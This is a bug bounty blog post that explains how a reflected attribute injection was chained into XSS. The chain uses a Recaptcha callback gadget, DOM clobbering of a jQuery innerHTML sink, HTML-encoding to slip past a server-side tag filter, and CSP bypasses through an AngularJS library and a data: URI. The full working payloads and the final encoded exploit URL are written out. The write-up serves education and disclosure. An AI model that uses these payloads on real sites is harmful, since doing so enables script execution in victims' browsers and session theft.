Recently I was hunting on a bug bounty program and came across a classic scenario. There was a simple page that reflected some of the user inputs, so I immediately started to look for an XSS.
However, after some testing, I initially thought that it was not exploitable for 2 main reasons:
- A CSP that prevent
inline-scriptto be executed - A server side validation that filter dangerous inputs
At this point, I was stuck, but I suspected the filtering could still be bypassed with a more creative approach, similarly to what happens in a Capture The Flag challenge. I therefore reached out to one of the best hackers in web security, J0R1AN.
Since I knew how good he is in CTF competitions, I asked him:

And he replied with:

And guess what? After about an hour, he managed to find an elegant exploit chain involving DOM clobbering, gadgets usage, and a CSP bypass, ultimately achieving XSS execution.
I was impressed by how quickly he found the exploit chain and I decided to write a blog post about it, since I believe that the entire process of discovery and exploitation is simply amazing.
So let’s start..
Just escape the attribute and get XSS, right? #
After some initial testing, I noticed that several input fields (e.g., firstname, lastname, email, etc.) were taken from the query parameters and reflected in the response page, and the " character was not escaped. Therefore, I immediately attempted to inject something like:
https://target.com/subscribe?firstname=" type=image src=1 onerror=alert(1)>And indeed the response page included my payload:
<input name="user_first_name" value type="image" src="1" onerror="alert(1)">Unfortunately it’s not that easy. There is a CSP that prevents inline scripts to be executed, so our payload is useless for now.
However the CSP includes several domains that are known to host libraries that can be used to bypass the CSP, such as ajax.googleapis.com, gstatic.com and cdnjs.cloudflare.com. So if we can inject a <script> tag, we should be able to load those libraries and get XSS.
Obviously, the next step is to try injecting some tag, something like:
firstname="><script></script>However, the server replied with a 500 and an error message An error occurred.
After several attempts, I realized that there is some server validation in place which disallow any input which includes the pattern <[a-zA-Z]. And as per WHATWG HTML Living Standard, a valid HTML tag must start with a < followed by [a-zA-Z] (you can also use this Shazzer vector to test directly in your browser).
I tried to bypass this server-side filtering using unicode encoding, parameter pollution, and so on, but I couldn’t find a way to beat this filter.
No WAF
I considered the possibility that a WAF was blocking my payload. Since this endpoint also accepted POST requests, to test this, I attempted to bypass it by sending an oversized request. However, it turned out there was no WAF in place and the filtering was likely performed by the application itself.
So at this point, we only have attribute injection into several <input> elements, but we can’t inject new HTML elements due to the server-side filtering.
Finding the first gadget #
After a closer look of the page source code, we notice that the page includes the Google Recaptcha API.
...
<script src="https://www.google.com/recaptcha/api.js"></script>
...
According to https://gmsgadget.com/ we can use this library as a gadget to call any function, just by adding a class and a couple of data-* attributes. The following example will trigger the execution of the alert function:
<script src="https://www.google.com/recaptcha/api.js" async defer></script>

<!-- user input -->
<x class="g-recaptcha" data-sitekey="1337" data-error-callback="alert"></x>
Since we can inject arbitrary attributes, the following payload will successfully popup an empty alert:
firstname=foobar" class="g-recaptcha" data-sitekey="1337" data-error-callback="alert"> 
This is already cool but very limited. This gadget allows us to call any function in scope, however we don’t control the function’s arguments. We need to go deeper and find some interesting functionality that allows us to manipilate the DOM somehow. Only then can we turn this primitive into something reliably exploitable.
Looking for more juicy gadgets #
The page also included several JavaScript files hosted locally. One of them was similar to this:
<script src="https://target.com/assets/js/subscribe.js"></script>The source code of this file revealed an interesting function (only the relevant part is shown):
function subscribereport() {
  // ...omitted for brevity
  const email = $('#email').val();
  $('#selected_email').html(email);
  // ...omitted for brevity
}
Basically this function uses jQuery selectors to:
- take the value of the element with
id=emailvia theval()method - assign that value to some existing element on the page with
id=selected_email
The assignment is done via html() jQuery method, which is the same as setting the innerHTML property in plain JavaScript.
Basically, this is our sink!
DOM Clobbering to call our function #
By injecting attributes, we can assign id="foobar" to one of our <input> elements. As a result, any code attempting to reference an existing element with that id (for example via methods like document.getElementById("foobar")) will receive our injected element instead of the intended one, potentially causing unintended behavior or security issues.
Same happens with the jQuery selector $("#foobar")!
id. In fact, when multiple elements share an id, a jQuery selector will return the first occurrence in the DOM (same happens with document.getElementById). Fortunately for us, that was exactly the case 🙂.
This means that we control both the element value and its id. Also, we can use another input we control (let’s say lastname) to inject the data-error-callback attribute and call the subscribereport() function via the Recaptcha gadget.
To test if this works, we can first try to inject some HTML like <u>test. However we can’t use the pattern <[a-zA-Z], since this would be blocked by the server-side filtering. But fortunately, we can HTML-encode it like this: <u>test.
This works because when jQuery will get the value of the element via the val() method, it will automatically HTML-decode it! (same would happen with document.getElementById("elem").value).
So let’s put all together and try the following payload:
https://target.com/subscribe?firstname=%26lt;u%26gt;test" id=email>&lastname=foobar" class="g-recaptcha" data-sitekey="1337" data-error-callback="subscribereport">And finally we have arbitrary HTML injection now!
...
<span class="p card-address-dark" id="selected_email">
  <u>test</u>
</span>
...
But, how to turn this into an XSS? We still need to bypass the CSP.
Bypassing the Content Security Policy #
This is the (redacted) CSP we have to deal with:

As we can see, no script-src directive is defined, so it will fallback to default-src.
We can use https://cspbypass.com to look for a gadget that allows us to bypass this CSP.
Since ajax.googleapis.com is an allowed domain, we can use the following payload:
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.8.3/angular.js"></script><div ng-app><img src=x ng-on-error="window=$event.target.ownerDocument.defaultView;window.alert(window.origin);">Now, since our sink is setting the innerHTML, we can’t directly use the <script> element, because in HTML5 there is a security feature that prevents <script> elements from executing when they are injected.
However we can set this payload as srcdoc attribute of an <iframe> like so:
<iframe srcdoc='<script src=https://ajax.googleapis.com/ajax/libs/angularjs/1.8.3/angular.js></script><div ng-app><img src=x ng-on-error="window=$event.target.ownerDocument.defaultView;window.alert(window.origin);">'></iframe>Putting all together we need to:
- use the
firstnamequery parameter to inject our CSP bypass payload (HTML-encoded and URL encoded) and inject ourid=email(just URL-encoded) so that we can clobber it - use the
lastnamequery parameter to inject thedata-*attributes and trigger the execution of the functionsubscribereportwhich includes our sink
https://target.com/subscribe?firstname=%26lt%3Biframe%20srcdoc%26equals%3B%26quot%3B%26lt%3Bscript%20src%26equals%3Bhttps%26colon%3B%26sol%3B%26sol%3Bajax%26period%3Bgoogleapis%26period%3Bcom%26sol%3Bajax%26sol%3Blibs%26sol%3Bangularjs%26sol%3B1%26period%3B8%26period%3B3%26sol%3Bangular%26period%3Bjs%26gt%3B%26lt%3B%26sol%3Bscript%26gt%3B%26lt%3Bdiv%20ng%2Dapp%26gt%3B%26lt%3Bimg%20src%26equals%3Bx%20ng%2Don%2Derror%26equals%3B%26quot%3Bwindow%26equals%3B%26dollar%3Bevent%26period%3Btarget%26period%3BownerDocument%26period%3BdefaultView%26semi%3Bwindow%26period%3Balert%26lpar%3Bwindow%26period%3Borigin%26rpar%3B%26semi%3B%26quot%3B%26gt%3B%26quot%3B%26gt%3B%26lt%3B%26sol%3Biframe%26gt%3B%26quot%3B%22id%3Demail%3E&lastname=foobar%22%20class%3D%22g-recaptcha%22%20data-sitekey%3D%221337%22%20data-error-callback%3D%22subscribereport%22%3EAnd boom! We got arbitrary JavaScript execution!

Another bypass #
After a closer look at the CSP, I realized that data: is allowed in default-src. After some online research, I found this nice article that explains how bypass CSP when the data: URI is allowed.
Basically we can inject this payload and get XSS as well:
<iframe srcdoc='<script src="data:text/javascript,alert(window.origin)"></script>'></iframe>Conclusion #
I’d like to thank J0R1AN for the support throughout this process. It was impressive to see how quickly he tackled the bug and built a clever exploitation chain that ultimately led to XSS, and I learned a lot from his expertise along the way. It’s always funny and motivating to stumble upon vulnerabilities in real-world applications that feel straight out of a CTF challenge. Experiences like this are a great reminder that CTFs aren’t just games: they genuinely help sharpen your skills and boost your creativity when hunting bugs in the wild!